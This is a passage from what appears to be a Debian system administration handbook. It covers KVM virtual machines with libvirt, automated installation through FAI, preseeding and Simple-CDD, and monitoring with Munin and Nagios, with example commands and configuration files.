With Red Hat actively supporting its development, KVM has more or less become the reference for Linux virtualization.

#### *Preliminary Steps*

Unlike such tools as VirtualBox, KVM itself doesn’t include any user-interface for creating and managing virtual machines. The `qemu-kvm` package only provides an executable able to start a virtual machine, as well as an initialization script that loads the appropriate kernel modules.

Fortunately, Red Hat also provides another set of tools to address that problem, by developing the `libvirt` library and the associated *virtual machine manager* tools. `libvirt` allows managing virtual machines in a uniform way, independently of the virtualization system involved behind the scenes (it currently supports QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare and UML). `virtual-manager` is a graphical interface that uses `libvirt` to create and manage virtual machines.

We first install the required packages, with `apt-get install qemu-kvm libvirt-bin virtinst virt-manager virt-viewer`. *libvirt-bin* provides the `libvirtd` daemon, which allows (potentially remote) management of the virtual machines running on the host, and starts the required VMs when the host boots. In addition, this package provides the `virsh` command-line tool, which allows controlling the `libvirtd`-managed machines.

The *virtinst* package provides `virt-install`, which allows creating virtual machines from the command line. Finally, *virt-viewer* allows accessing a VM's graphical console.

## Network Configuration

Just as in Xen and LXC, the most frequent network configuration involves a bridge grouping the network interfaces of the virtual machines (see section 12.2.2.2, “Network Configuration” page 330).

Alternatively, and in the default configuration provided by KVM, the virtual machine is assigned a private address (in the 192.168.122.0/24 range), and NAT is set up so that the VM can access the outside network.

The rest of this section assumes that the host has an `eth0` physical interface and a `br0` bridge, and that the former is connected to the latter.

## Installation with `virt-install`

Creating a virtual machine is very similar to installing a normal system, except that the virtual machine's characteristics are described in a seemingly endless command line.

Practically speaking, this means we will use the Debian installer, by booting the virtual machine on a virtual DVD-ROM drive that maps to a Debian DVD image stored on the host system. The VM will export its graphical console over the VNC protocol (see section 9.2.2, “Using Remote Graphical Desktops” page 195 for details), which will allow us to control the installation process.

We first need to tell `libvirtd` where to store the disk images, unless the default location (`/var/lib/libvirt/images/`) is fine.

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

### **Add your user to the libvirt group**

TIP

All samples in this section assume that you are running commands as root. Effectively, if you want to control a local `libvirt` daemon, you need either to be root or to be a member of the `libvirt` group (which is not the case by default). Thus if you want to avoid using root rights too often, you can add yourself to the `libvirt` group and run the various commands under your user identity.



Let us now start the installation process for the virtual machine, and have a closer look at `virt-install`'s most important options. This command registers the virtual machine and its parameters in `libvirt`, then starts it so that its installation can proceed.

```
# virt-install --connect qemu:///system ❶
--virt-type kvm ❷
--name testkvm ❸
--ram 1024 ❹
--disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ❺
--cdrom /srv/isos/debian-8.1.0-amd64-netinst.iso ❻
--network bridge=br0 ❼
--vnc ❽
--os-type linux ❾
--os-variant debianwheezy
```

```
Starting install...
```

```
Allocating 'testkvm.qcow' | 10 GB 00:00
```

```
Creating domain... | 0 B 00:00
```

```
Guest installation complete... restarting guest.
```

- ❶ The `--connect` option specifies the “hypervisor” to use. Its form is that of a URL containing a virtualization system (`xen://`, `qemu://`, `lxc://`, `openvz://`, `vbox://`, and so on) and the machine that should host the VM (this can be left empty in the case of the local host). In addition to that, and in the QEMU/KVM case, each user can manage virtual machines working with restricted permissions, and the URL path allows differentiating “system” machines (`/system`) from others (`/session`).
- ❷ Since KVM is managed the same way as QEMU, the `--virt-type kvm` allows specifying the use of KVM even though the URL looks like QEMU.
- ❸ The `--name` option defines a (unique) name for the virtual machine.
- ❹ The `--ram` option allows specifying the amount of RAM (in MB) to allocate for the virtual machine.
- ❺ The `--disk` specifies the location of the image file that is to represent our virtual machine’s hard disk; that file is created, unless present, with a size (in GB) specified by the `size` parameter. The `format` parameter allows choosing among several ways of storing the image file. The default format (`raw`) is a single file exactly matching the disk’s size and contents. We picked a more advanced format here, that is specific to QEMU and allows starting with a small file that only grows when the virtual machine starts actually using space.
- ❻ The `--cdrom` option is used to indicate where to find the optical disk to use for installation. The path can be either a local path for an ISO file, an URL where the file can be obtained, or the device file of a physical CD-ROM drive (i.e. `/dev/cdrom`).

- 7 The `--network` specifies how the virtual network card integrates in the host's network configuration. The default behavior (which we explicitly forced in our example) is to integrate it into any pre-existing network bridge. If no such bridge exists, the virtual machine will only reach the physical network through NAT, so it gets an address in a private subnet range (192.168.122.0/24).
- 8 `--vnc` states that the graphical console should be made available using VNC. The default behavior for the associated VNC server is to only listen on the local interface; if the VNC client is to be run on a different host, establishing the connection will require setting up an SSH tunnel (see section 9.2.1.3, “[Creating Encrypted Tunnels with Port Forwarding](#)” page 194). Alternatively, the `--vnclisten=0.0.0.0` can be used so that the VNC server is accessible from all interfaces; note that if you do that, you really should design your firewall accordingly.
- 9 The `--os-type` and `--os-variant` options allow optimizing a few parameters of the virtual machine, based on some of the known features of the operating system mentioned there.

At this point, the virtual machine is running, and we need to connect to the graphical console to proceed with the installation process. If the previous operation was run from a graphical desktop environment, this connection should be automatically started. If not, or if we operate remotely, `virt-viewer` can be run from any graphical environment to open the graphical console (note that the root password of the remote host is asked twice because the operation requires 2 SSH connections):

```
$ virt-viewer --connect qemu+ssh://root@server/system testkvm
root@server's password:
root@server's password:
```

When the installation process ends, the virtual machine is restarted, now ready for use.

### *Managing Machines with `virsh`*

Now that the installation is done, let us see how to handle the available virtual machines. The first thing to try is to ask `libvirtd` for the list of the virtual machines it manages:

```
# virsh -c qemu:///system list --all
  Id Name                               State
  ----
  - testkvm                             shut off
```

Let's start our test virtual machine:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

We can now get the connection instructions for the graphical console (the returned VNC display can be given as parameter to `vncviewer`):

```
# virsh -c qemu:///system vncdisplay testkvm
:0
```

Other available `virsh` subcommands include:

- `reboot` to restart a virtual machine;
- `shutdown` to trigger a clean shutdown;
- `destroy`, to stop it brutally;
- `suspend` to pause it;
- `resume` to unpause it;
- `autostart` to enable (or disable, with the `--disable` option) starting the virtual machine automatically when the host starts;
- `undefine` to remove all traces of the virtual machine from `libvirtd`.

All these subcommands take a virtual machine identifier as a parameter.

### *Installing an RPM based system in Debian with yum*

If the virtual machine is meant to run a Debian (or one of its derivatives), the system can be initialized with `debootstrap`, as described above. But if the virtual machine is to be installed with an RPM-based system (such as Fedora, CentOS or Scientific Linux), the setup will need to be done using the `yum` utility (available in the package of the same name).

The procedure requires using `rpm` to extract an initial set of files, including notably `yum` configuration files, and then calling `yum` to extract the remaining set of packages. But since we call `yum` from outside the `chroot`, we need to make some temporary changes. In the sample below, the target `chroot` is `/srv/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release-7-1.1503.
  ↳ el7.centos.2.8.x86_64.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
warning: centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm: Header V3 RSA/SHA256
  ↳ Signature, key ID f4a80eb5: NOKEY
# sed -i -e "s,pgpkey=file:///etc/,pgpkey=file://${rootdir}/etc/,g" $rootdir/etc/yum.
  ↳ repos.d/*.repo
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,pgpkey=file://${rootdir}/etc/,pgpkey=file:///etc/,g" $rootdir/etc/yum.
  ↳ repos.d/*.repo
```

## 12.3. Automated Installation

The Falcot Corp administrators, like many administrators of large IT services, need tools to install (or reinstall) quickly, and automatically if possible, their new machines.

These requirements can be met by a wide range of solutions. On the one hand, generic tools such as SystemImager handle this by creating an image based on a template machine, then deploy that image to the target systems; at the other end of the spectrum, the standard Debian installer can be preseeded with a configuration file giving the answers to the questions asked during the installation process. As a sort of middle ground, a hybrid tool such as FAI (*Fully Automatic Installer*) installs machines using the packaging system, but it also uses its own infrastructure for tasks that are more specific to massive deployments (such as starting, partitioning, configuration and so on).

Each of these solutions has its pros and cons: SystemImager works independently from any particular packaging system, which allows it to manage large sets of machines using several distinct Linux distributions. It also includes an update system that doesn't require a reinstallation, but this update system can only be reliable if the machines are not modified independently; in other words, the user must not update any software on their own, or install any other software. Similarly, security updates must not be automated, because they have to go through the centralized reference image maintained by SystemImager. This solution also requires the target machines to be homogeneous, otherwise many different images would have to be kept and managed (an i386 image won't fit on a powerpc machine, and so on).

On the other hand, an automated installation using debian-installer can adapt to the specifics of each machine: the installer will fetch the appropriate kernel and software packages from the relevant repositories, detect available hardware, partition the whole hard disk to take advantage of all the available space, install the corresponding Debian system, and set up an appropriate bootloader. However, the standard installer will only install standard Debian versions, with the base system and a set of pre-selected "tasks"; this precludes installing a particular system with non-packaged applications. Fulfilling this particular need requires customizing the installer... Fortunately, the installer is very modular, and there are tools to automate most of the work required for this customization, most importantly simple-CDD (CDD being an acronym for *Custom Debian Derivative*). Even the simple-CDD solution, however, only handles initial installations; this is usually not a problem since the APT tools allow efficient deployment of updates later on.

We will only give a rough overview of FAI, and skip SystemImager altogether (which is no longer in Debian), in order to focus more intently on debian-installer and simple-CDD, which are more interesting in a Debian-only context.

### 12.3.1. Fully Automatic Installer (FAI)

*Fully Automatic Installer* is probably the oldest automated deployment system for Debian, which explains its status as a reference; but its very flexible nature only just compensates for the complexity it involves.

FAI requires a server system to store deployment information and allow target machines to boot from the network. This server requires the *fai-server* package (or *fai-quickstart*, which also brings the required elements for a standard configuration).

FAI uses a specific approach for defining the various installable profiles. Instead of simply duplicating a reference installation, FAI is a full-fledged installer, fully configurable via a set of files and scripts stored on the server; the default location `/srv/fai/config/` is not automatically created, so the administrator needs to create it along with the relevant files. Most of the times, these files will be customized from the example files available in the documentation for the *fai-doc* package, more particularly the `/usr/share/doc/fai-doc/examples/simple/` directory.

Once the profiles are defined, the `fai-setup` command generates the elements required to start an FAI installation; this mostly means preparing or updating a minimal system (NFS-root) used during installation. An alternative is to generate a dedicated boot CD with `fai-cd`.

Creating all these configuration files requires some understanding of the way FAI works. A typical installation process is made of the following steps:

- fetching a kernel from the network, and booting it;
- mounting the root filesystem from NFS;
- executing `/usr/sbin/fai`, which controls the rest of the process (the next steps are therefore initiated by this script);
- copying the configuration space from the server into `/fai/`;
- running `fai-class`. The `/fai/class/[0-9][0-9]*` scripts are executed in turn, and return names of “classes” that apply to the machine being installed; this information will serve as a base for the following steps. This allows for some flexibility in defining the services to be installed and configured.
- fetching a number of configuration variables, depending on the relevant classes;
- partitioning the disks and formatting the partitions, based on information provided in `/fai/disk_config/class`;
- mounting said partitions;
- installing the base system;
- preseeding the Debconf database with `fai-debconf`;
- fetching the list of available packages for APT;
- installing the packages listed in `/fai/package_config/class`;
- executing the post-configuration scripts, `/fai/scripts/class/[0-9][0-9]*`;
- recording the installation logs, unmounting the partitions, and rebooting.

### 12.3.2. Preseeding Debian-Installer

At the end of the day, the best tool to install Debian systems should logically be the official Debian installer. This is why, right from its inception, `debian-installer` has been designed for

automated use, taking advantage of the infrastructure provided by *debconf*. The latter allows, on the one hand, to reduce the number of questions asked (hidden questions will use the provided default answer), and on the other hand, to provide the default answers separately, so that installation can be non-interactive. This last feature is known as *preseeding*.

GOING FURTHER

### **Debconf with a centralized database**

Preseeding allows to provide a set of answers to Debconf questions at installation time, but these answers are static and do not evolve as time passes. Since already-installed machines may need upgrading, and new answers may become required, the `/etc/debconf.conf` configuration file can be set up so that Debconf uses external data sources (such as an LDAP directory server, or a remote file accessed via NFS or Samba). Several external data sources can be defined at the same time, and they complement one another. The local database is still used (for read-write access), but the remote databases are usually restricted to reading. The `debconf.conf(5)` manual page describes all the possibilities in detail (you need the *debconf-doc* package).

## *Using a Preseed File*

There are several places where the installer can get a preseeding file:

- in the `initrd` used to start the machine; in this case, preseeding happens at the very beginning of the installation, and all questions can be avoided. The file just needs to be called `preseed.cfg` and stored in the `initrd` root.
- on the boot media (CD or USB key); preseeding then happens as soon as the media is mounted, which means right after the questions about language and keyboard layout. The `preseed/file` boot parameter can be used to indicate the location of the preseeding file (for instance, `/cdrom/preseed.cfg` when the installation is done off a CD-ROM, or `/hd-media/preseed.cfg` in the USB-key case).
- from the network; preseeding then only happens after the network is (automatically) configured; the relevant boot parameter is then `preseed/url=http://server/preseed.cfg`.

At a glance, including the preseeding file in the `initrd` looks like the most interesting solution; however, it is rarely used in practice, because generating an installer `initrd` is rather complex. The other two solutions are much more common, especially since boot parameters provide another way to preseed the answers to the first questions of the installation process. The usual way to save the bother of typing these boot parameters by hand at each installation is to save them into the configuration for `isolinux` (in the CD-ROM case) or `syslinux` (USB key).

## *Creating a Preseed File*

A preseed file is a plain text file, where each line contains the answer to one Debconf question. A line is split across four fields separated by whitespace (spaces or tabs), as in, for instance, `d-i mirror/suite` string stable:

- the first field is the “owner” of the question; “d-i” is used for questions relevant to the installer, but it can also be a package name for questions coming from Debian packages;
- the second field is an identifier for the question;
- third, the type of question;
- the fourth and last field contains the value for the answer. Note that it must be separated from the third field with a single space; if there are more than one, the following space characters are considered part of the value.

The simplest way to write a preseed file is to install a system by hand. Then `debconf-get-selections --installer` will provide the answers concerning the installer. Answers about other packages can be obtained with `debconf-get-selections`. However, a cleaner solution is to write the preseed file by hand, starting from an example and the reference documentation: with such an approach, only questions where the default answer needs to be overridden can be preseeded; using the `priority=critical` boot parameter will instruct Debconf to only ask critical questions, and use the default answer for others.

#### DOCUMENTATION

#### Installation guide appendix

The installation guide, available online, includes detailed documentation on the use of a preseed file in an appendix. It also includes a detailed and commented sample file, which can serve as a base for local customizations.

➔ <https://www.debian.org/releases/jessie/amd64/apb.html>

➔ <https://www.debian.org/releases/jessie/example-preseed.txt>

### *Creating a Customized Boot Media*

Knowing where to store the preseed file is all very well, but the location isn’t everything: one must, one way or another, alter the installation boot media to change the boot parameters and add the preseed file.

**Booting From the Network** When a computer is booted from the network, the server sending the initialization elements also defines the boot parameters. Thus, the change needs to be made in the PXE configuration for the boot server; more specifically, in its `/tftpboot/pxelinux.cfg/default` configuration file. Setting up network boot is a prerequisite; see the Installation Guide for details.

➔ <https://www.debian.org/releases/jessie/amd64/ch04s05.html>

**Preparing a Bootable USB Key** Once a bootable key has been prepared (see section 4.1.2, “[Booting from a USB Key](#)” page 49), a few extra operations are needed. Assuming the key contents are available under `/media/usbdisk/`:

- copy the preseed file to `/media/usbdisk/preseed.cfg`

- edit `/media/usbdisk/syslinux.cfg` and add required boot parameters (see example below).

**Example 12.2** *syslinux.cfg file and preseeding parameters*

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=en_US.UTF-8 keymap=us language=us
    ➔ country=US vga=788 initrd=initrd.gz --
```

**Creating a CD-ROM Image** A USB key is a read-write media, so it was easy for us to add a file there and change a few parameters. In the CD-ROM case, the operation is more complex, since we need to regenerate a full ISO image. This task is handled by *debian-cd*, but this tool is rather awkward to use: it needs a local mirror, and it requires an understanding of all the options provided by `/usr/share/debian-cd/CONF.sh`; even then, `make` must be invoked several times. `/usr/share/debian-cd/README` is therefore a very recommended read.

Having said that, *debian-cd* always operates in a similar way: an “image” directory with the exact contents of the CD-ROM is generated, then converted to an ISO file with a tool such as *genisoimage*, *mkisofs* or *xorriso*. The image directory is finalized after *debian-cd*’s `make image-trees` step. At that point, we insert the preseed file into the appropriate directory (usually `$TDIR/$CODENAME/CD1/`, `$TDIR` and `$CODENAME` being parameters defined by the `CONF.sh` configuration file). The CD-ROM uses *isolinux* as its bootloader, and its configuration file must be adapted from what *debian-cd* generated, in order to insert the required boot parameters (the specific file is `$TDIR/$CODENAME/boot1/isolinux/isolinux.cfg`). Then the “normal” process can be resumed, and we can go on to generating the ISO image with `make image CD=1` (or `make images` if several CD-ROMs are generated).

### 12.3.3. Simple-CDD: The All-In-One Solution

Simply using a preseed file is not enough to fulfill all the requirements that may appear for large deployments. Even though it is possible to execute a few scripts at the end of the normal installation process, the selection of the set of packages to install is still not quite flexible (basically, only “tasks” can be selected); more important, this only allows installing official Debian packages, and precludes locally-generated ones.

On the other hand, *debian-cd* is able to integrate external packages, and *debian-installer* can be extended by inserting new steps in the installation process. By combining these capabilities, it should be possible to create a customized installer that fulfills our needs; it should even be able to configure some services after unpacking the required packages. Fortunately, this is not a mere hypothesis, since this is exactly what Simple-CDD (in the *simple-cdd* package) does.

The purpose of Simple-CDD is to allow anyone to easily create a distribution derived from Debian, by selecting a subset of the available packages, preconfiguring them with Debconf, adding spe-



cific software, and executing custom scripts at the end of the installation process. This matches the “universal operating system” philosophy, since anyone can adapt it to their own needs.

## Creating Profiles

Simple-CDD defines “profiles” that match the FAI “classes” concept, and a machine can have several profiles (determined at installation time). A profile is defined by a set of `profiles/profile.*` files:

- the `.description` file contains a one-line description for the profile;
- the `.packages` file lists packages that will automatically be installed if the profile is selected;
- the `.downloads` file lists packages that will be stored onto the installation media, but not necessarily installed;
- the `.preseed` file contains preseeding information for Debconf questions (for the installer and/or for packages);
- the `.postinst` file contains a script that will be run at the end of the installation process;
- lastly, the `.conf` file allows changing some Simple-CDD parameters based on the profiles to be included in an image.

The default profile has a particular role, since it is always selected; it contains the bare minimum required for Simple-CDD to work. The only thing that is usually customized in this profile is the `simple-cdd/profiles/preseed` parameter: this allows avoiding the question, introduced by Simple-CDD, about what profiles to install.

Note also that the commands will need to be invoked from the parent directory of the `profiles` directory.

## Configuring and Using `build-simple-cdd`

### **Detailed configuration file**

#### QUICK LOOK

An example of a Simple-CDD configuration file, with all possible parameters, is included in the package (`/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`). This can be used as a starting point when creating a custom configuration file.

Simple-CDD requires many parameters to operate fully. They will most often be gathered in a configuration file, which `build-simple-cdd` can be pointed at with the `--conf` option, but they can also be specified via dedicated parameters given to `build-simple-cdd`. Here is an overview of how this command behaves, and how its parameters are used:

- the `profiles` parameter lists the profiles that will be included on the generated CD-ROM image;

- based on the list of required packages, Simple-CDD downloads the appropriate files from the server mentioned in `server`, and gathers them into a partial mirror (which will later be given to `debian-cd`);
- the custom packages mentioned in `local_packages` are also integrated into this local mirror;
- `debian-cd` is then executed (within a default location that can be configured with the `debian_cd_dir` variable), with the list of packages to integrate;
- once `debian-cd` has prepared its directory, Simple-CDD applies some changes to this directory:
  - files containing the profiles are added in a `simple-cdd` subdirectory (that will end up on the CD-ROM);
  - other files listed in the `all_extras` parameter are also added;
  - the boot parameters are adjusted so as to enable the preseeding. Questions concerning language and country can be avoided if the required information is stored in the `language` and `country` variables.
- `debian-cd` then generates the final ISO image.

### *Generating an ISO Image*

Once we have written a configuration file and defined our profiles, the remaining step is to invoke `build-simple-cdd --conf simple-cdd.conf`. After a few minutes, we get the required image in `images/debian-8.0-amd64-CD-1.iso`.

## 12.4. Monitoring

Monitoring is a generic term, and the various involved activities have several goals: on the one hand, following usage of the resources provided by a machine allows anticipating saturation and the subsequent required upgrades; on the other hand, alerting the administrator as soon as a service is unavailable or not working properly means that the problems that do happen can be fixed sooner.

*Munin* covers the first area, by displaying graphical charts for historical values of a number of parameters (used RAM, occupied disk space, processor load, network traffic, Apache/MySQL load, and so on). *Nagios* covers the second area, by regularly checking that the services are working and available, and sending alerts through the appropriate channels (e-mails, text messages, and so on). Both have a modular design, which makes it easy to create new plug-ins to monitor specific parameters or services.

ALTERNATIVE

### Zabbix, an integrated monitoring tool

Although Munin and Nagios are in very common use, they are not the only players in the monitoring field, and each of them only handles half of the task (graphing on one side, alerting on the other). Zabbix, on the other hand, integrates both parts of monitoring; it also has a web interface for configuring the most common aspects. It has grown by leaps and bounds during the last few years, and can now be considered a viable contender. On the monitoring server, you would install *zabbix-server-pgsql* (or *zabbix-server-mysql*), possibly together with *zabbix-frontend-php* to have a web interface. On the hosts to monitor you would install *zabbix-agent* feeding data back to the server.

➤ <http://www.zabbix.com/>

ALTERNATIVE

### Icinga, a Nagios fork

Spurred by divergences in opinions concerning the development model for Nagios (which is controlled by a company), a number of developers forked Nagios and use Icinga as their new name. Icinga is still compatible — so far — with Nagios configurations and plugins, but it also adds extra features.

➤ <http://www.icinga.org/>

## 12.4.1. Setting Up Munin

The purpose of Munin is to monitor many machines; therefore, it quite naturally uses a client/server architecture. The central host — the grapher — collects data from all the monitored hosts, and generates historical graphs.

### *Configuring Hosts To Monitor*

The first step is to install the *munin-node* package. The daemon installed by this package listens on port 4949 and sends back the data collected by all the active plugins. Each plugin is a simple program returning a description of the collected data as well as the latest measured value. Plugins are stored in `/usr/share/munin/plugins/`, but only those with a symbolic link in `/etc/munin/plugins/` are really used.

When the package is installed, a set of active plugins is determined based on the available software and the current configuration of the host. However, this autoconfiguration depends on a feature that each plugin must provide, and it is usually a good idea to review and tweak the results by hand. Browsing the [Plugin Gallery](http://gallery.munin-monitoring.org)<sup>1</sup> can be interesting even though not all plugins have comprehensive documentation. However, all plugins are scripts and most are rather simple and well-commented. Browsing `/etc/munin/plugins/` is therefore a good way of getting an idea of what each plugin is about and determining which should be removed. Similarly, enabling an interesting plugin found in `/usr/share/munin/plugins/` is a simple matter of setting up a symbolic link with `ln -sf /usr/share/munin/plugins/plugin /etc/munin/plugins/`. Note that when a plugin name ends with an underscore “\_”, the plugin requires a parameter. This parameter must be stored in the name of the symbolic link; for instance, the “if\_” plugin

<sup>1</sup><http://gallery.munin-monitoring.org>

must be enabled with a `if_eth0` symbolic link, and it will monitor network traffic on the `eth0` interface.

Once all plugins are correctly set up, the daemon configuration must be updated to describe access control for the collected data. This involves `allow` directives in the `/etc/munin/munin-node.conf` file. The default configuration is `allow ^127\.\0\.\0\.\1$`, and only allows access to the local host. An administrator will usually add a similar line containing the IP address of the grapher host, then restart the daemon with `service munin-node restart`.

#### GOING FURTHER

### Creating local plugins

Munin does include detailed documentation on how plugins should behave, and how to develop new plugins.

➤ <http://munin-monitoring.org/wiki/plugins>

A plugin is best tested when run in the same conditions as it would be when triggered by `munin-node`; this can be simulated by running `munin-run plugin` as root. A potential second parameter given to this command (such as `config`) is passed to the plugin as a parameter.

When a plugin is invoked with the `config` parameter, it must describe itself by returning a set of fields:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
    ➤ many processes are in the run-queue (scheduled to run
    ➤ "immediately").
load.info 5 minute load average
```

The various available fields are described by the “Plugin reference” available as part of the “Munin guide”.

➤ <http://munin.readthedocs.org/en/latest/reference/plugin.html>

When invoked without a parameter, the plugin simply returns the last measured values; for instance, executing `sudo munin-run load` could return `load.value 0.12`.

Finally, when a plugin is invoked with the `autoconf` parameter, it should return “yes” (and a 0 exit status) or “no” (with a 1 exit status) according to whether the plugin should be enabled on this host.

## Configuring the Grapher

The “grapher” is simply the computer that aggregates the data and generates the corresponding graphs. The required software is in the `munin` package. The standard configuration runs `munin-cron` (once every 5 minutes), which gathers data from all the hosts listed in `/etc/munin/munin.`

conf (only the local host is listed by default), saves the historical data in RRD files (*Round Robin Database*, a file format designed to store data varying in time) stored under `/var/lib/munin/` and generates an HTML page with the graphs in `/var/cache/munin/www/`.

All monitored machines must therefore be listed in the `/etc/munin/munin.conf` configuration file. Each machine is listed as a full section with a name matching the machine and at least an address entry giving the corresponding IP address.

```
[ftp.falcof.com]
  address 192.168.0.12
  use_node_name yes
```

Sections can be more complex, and describe extra graphs that could be created by combining data coming from several machines. The samples provided in the configuration file are good starting points for customization.

The last step is to publish the generated pages; this involves configuring a web server so that the contents of `/var/cache/munin/www/` are made available on a website. Access to this website will often be restricted, using either an authentication mechanism or IP-based access control. See section 11.2, “[Web Server \(HTTP\)](#)” page 268 for the relevant details.

## 12.4.2. Setting Up Nagios

Unlike Munin, Nagios does not necessarily require installing anything on the monitored hosts; most of the time, Nagios is used to check the availability of network services. For instance, Nagios can connect to a web server and check that a given web page can be obtained within a given time.

### *Installing*

The first step in setting up Nagios is to install the `nagios3`, `nagios-plugins` and `nagios3-doc` packages. Installing the packages configures the web interface and creates a first nagiosadmin user (for which it asks for a password). Adding other users is a simple matter of inserting them in the `/etc/nagios3/htpasswd.users` file with Apache’s `htpasswd` command. If no Debconf question was displayed during installation, `dpkg-reconfigure nagios3-cgi` can be used to define the nagiosadmin password.

Pointing a browser at `http://server/nagios3/` displays the web interface; in particular, note that Nagios already monitors some parameters of the machine where it runs. However, some interactive features such as adding comments to a host do not work. These features are disabled in the default configuration for Nagios, which is very restrictive for security reasons.

As documented in `/usr/share/doc/nagios3/README.Debian`, enabling some features involves editing `/etc/nagios3/nagios.cfg` and setting its `check_external_commands` parameter to “1”. We also need to set up write permissions for the directory used by Nagios, with commands such as the following:

```
# service nagios3 stop
[...]
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios3/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios3
# service nagios3 start
[...]
```

## Configuring

The Nagios web interface is rather nice, but it does not allow configuration, nor can it be used to add monitored hosts and services. The whole configuration is managed via files referenced in the central configuration file, `/etc/nagios3/nagios.cfg`.

These files should not be dived into without some understanding of the Nagios concepts. The configuration lists objects of the following types:

- a *host* is a machine to be monitored;
- a *hostgroup* is a set of hosts that should be grouped together for display, or to factor some common configuration elements;
- a *service* is a testable element related to a host or a host group. It will most often be a check for a network service, but it can also involve checking that some parameters are within an acceptable range (for instance, free disk space or processor load);
- a *servicegroup* is a set of services that should be grouped together for display;
- a *contact* is a person who can receive alerts;
- a *contactgroup* is a set of such contacts;
- a *timeperiod* is a range of time during which some services have to be checked;
- a *command* is the command line invoked to check a given service.

According to its type, each object has a number of properties that can be customized. A full list would be too long to include, but the most important properties are the relations between the objects.

A *service* uses a *command* to check the state of a feature on a *host* (or a *hostgroup*) within a *timeperiod*. In case of a problem, Nagios sends an alert to all members of the *contactgroup* linked to the service. Each member is sent the alert according to the channel described in the matching *contact* object.

An inheritance system allows easy sharing of a set of properties across many objects without duplicating information. Moreover, the initial configuration includes a number of standard objects; in many cases, defining new hosts, services and contacts is a simple matter of deriving from the provided generic objects. The files in `/etc/nagios3/conf.d/` are a good source of information on how they work.

The Falcot Corp administrators use the following configuration:

**Example 12.3** */etc/nagios3/conf.d/falcot.cfg file*

```
define contact{
    name                generic-contact
    service_notification_period 24x7
    host_notification_period 24x7
    service_notification_options w,u,c,r
    host_notification_options d,u,r
    service_notification_commands notify-service-by-email
    host_notification_commands notify-host-by-email
    register            0 ; Template only
}
define contact{
    use                generic-contact
    contact_name       rhertzog
    alias              Raphael Hertzog
    email              hertzog@debian.org
}
define contact{
    use                generic-contact
    contact_name       rmas
    alias              Roland Mas
    email              lolando@debian.org
}

define contactgroup{
    contactgroup_name  falcot-admins
    alias              Falcot Administrators
    members            rhertzog,rmas
}

define host{
    use                generic-host ; Name of host template to use
    host_name          www-host
    alias              www.falcot.com
    address            192.168.0.5
    contact_groups     falcot-admins
    hostgroups         debian-servers,ssh-servers
}
define host{
    use                generic-host ; Name of host template to use
    host_name          ftp-host
    alias              ftp.falcot.com
    address            192.168.0.6
    contact_groups     falcot-admins
    hostgroups         debian-servers,ssh-servers
}
```

```

# 'check_ftp' command with custom parameters
define command{
    command_name        check_ftp2
    command_line        /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
                        ↪ 30 -t 35
}

# Generic Falcot service
define service{
    name                falcot-service
    use                 generic-service
    contact_groups      falcot-admins
    register            0
}

# Services to check on www-host
define service{
    use                 falcot-service
    host_name           www-host
    service_description HTTP
    check_command       check_http
}
define service{
    use                 falcot-service
    host_name           www-host
    service_description HTTPS
    check_command       check_https
}
define service{
    use                 falcot-service
    host_name           www-host
    service_description SMTP
    check_command       check_smtp
}

# Services to check on ftp-host
define service{
    use                 falcot-service
    host_name           ftp-host
    service_description FTP
    check_command       check_ftp2
}

```

This configuration file describes two monitored hosts. The first one is the web server, and the checks are made on the HTTP (80) and secure-HTTP (443) ports. Nagios also checks that an SMTP server runs on port 25. The second host is the FTP server, and the check includes making sure that a reply comes within 20 seconds. Beyond this delay, a *warning* is emitted; beyond 30 seconds, the alert is deemed critical. The Nagios web interface also shows that the SSH service



is monitored: this comes from the hosts belonging to the `ssh-servers` hostgroup. The matching standard service is defined in `/etc/nagios3/conf.d/services_nagios2.cfg`.

Note the use of inheritance: an object is made to inherit from another object with the “*use parent-name*”. The parent object must be identifiable, which requires giving it a “*name identifier*” property. If the parent object is not meant to be a real object, but only to serve as a parent, giving it a “*register 0*” property tells Nagios not to consider it, and therefore to ignore the lack of some parameters that would otherwise be required.

---

DOCUMENTATION

**List of object properties**

A more in-depth understanding of the various ways in which Nagios can be configured can be obtained from the documentation provided by the *nagios3-doc* package. This documentation is directly accessible from the web interface, with the “Documentation” link in the top left corner. It includes a list of all object types, with all the properties they can have. It also explains how to create new plugins.

---

GOING FURTHER

**Remote tests with NRPE**

Many Nagios plugins allow checking some parameters local to a host; if many machines need these checks while a central installation gathers them, the NRPE (*Nagios Remote Plugin Executor*) plugin needs to be deployed. The *nagios-nrpe-plugin* package needs to be installed on the Nagios server, and *nagios-nrpe-server* on the hosts where local tests need to run. The latter gets its configuration from `/etc/nagios/nrpe.cfg`. This file should list the tests that can be started remotely, and the IP addresses of the machines allowed to trigger them. On the Nagios side, enabling these remote tests is a simple matter of adding matching services using the new *check\_nrpe* command.



## Keywords

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Workstation  
Graphical desktop  
Office work  
X.org

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# Workstation 13

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*Now that server deployments are done, the administrators can focus on installing the individual workstations and creating a typical configuration.*

## 13.1. Configuring the X11 Server

The initial configuration for the graphical interface can be awkward at times; very recent video cards often don't work perfectly with the X.org version shipped in the Debian stable version.

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, *X11* (*Jessie* contains its *X11R7.7* version).

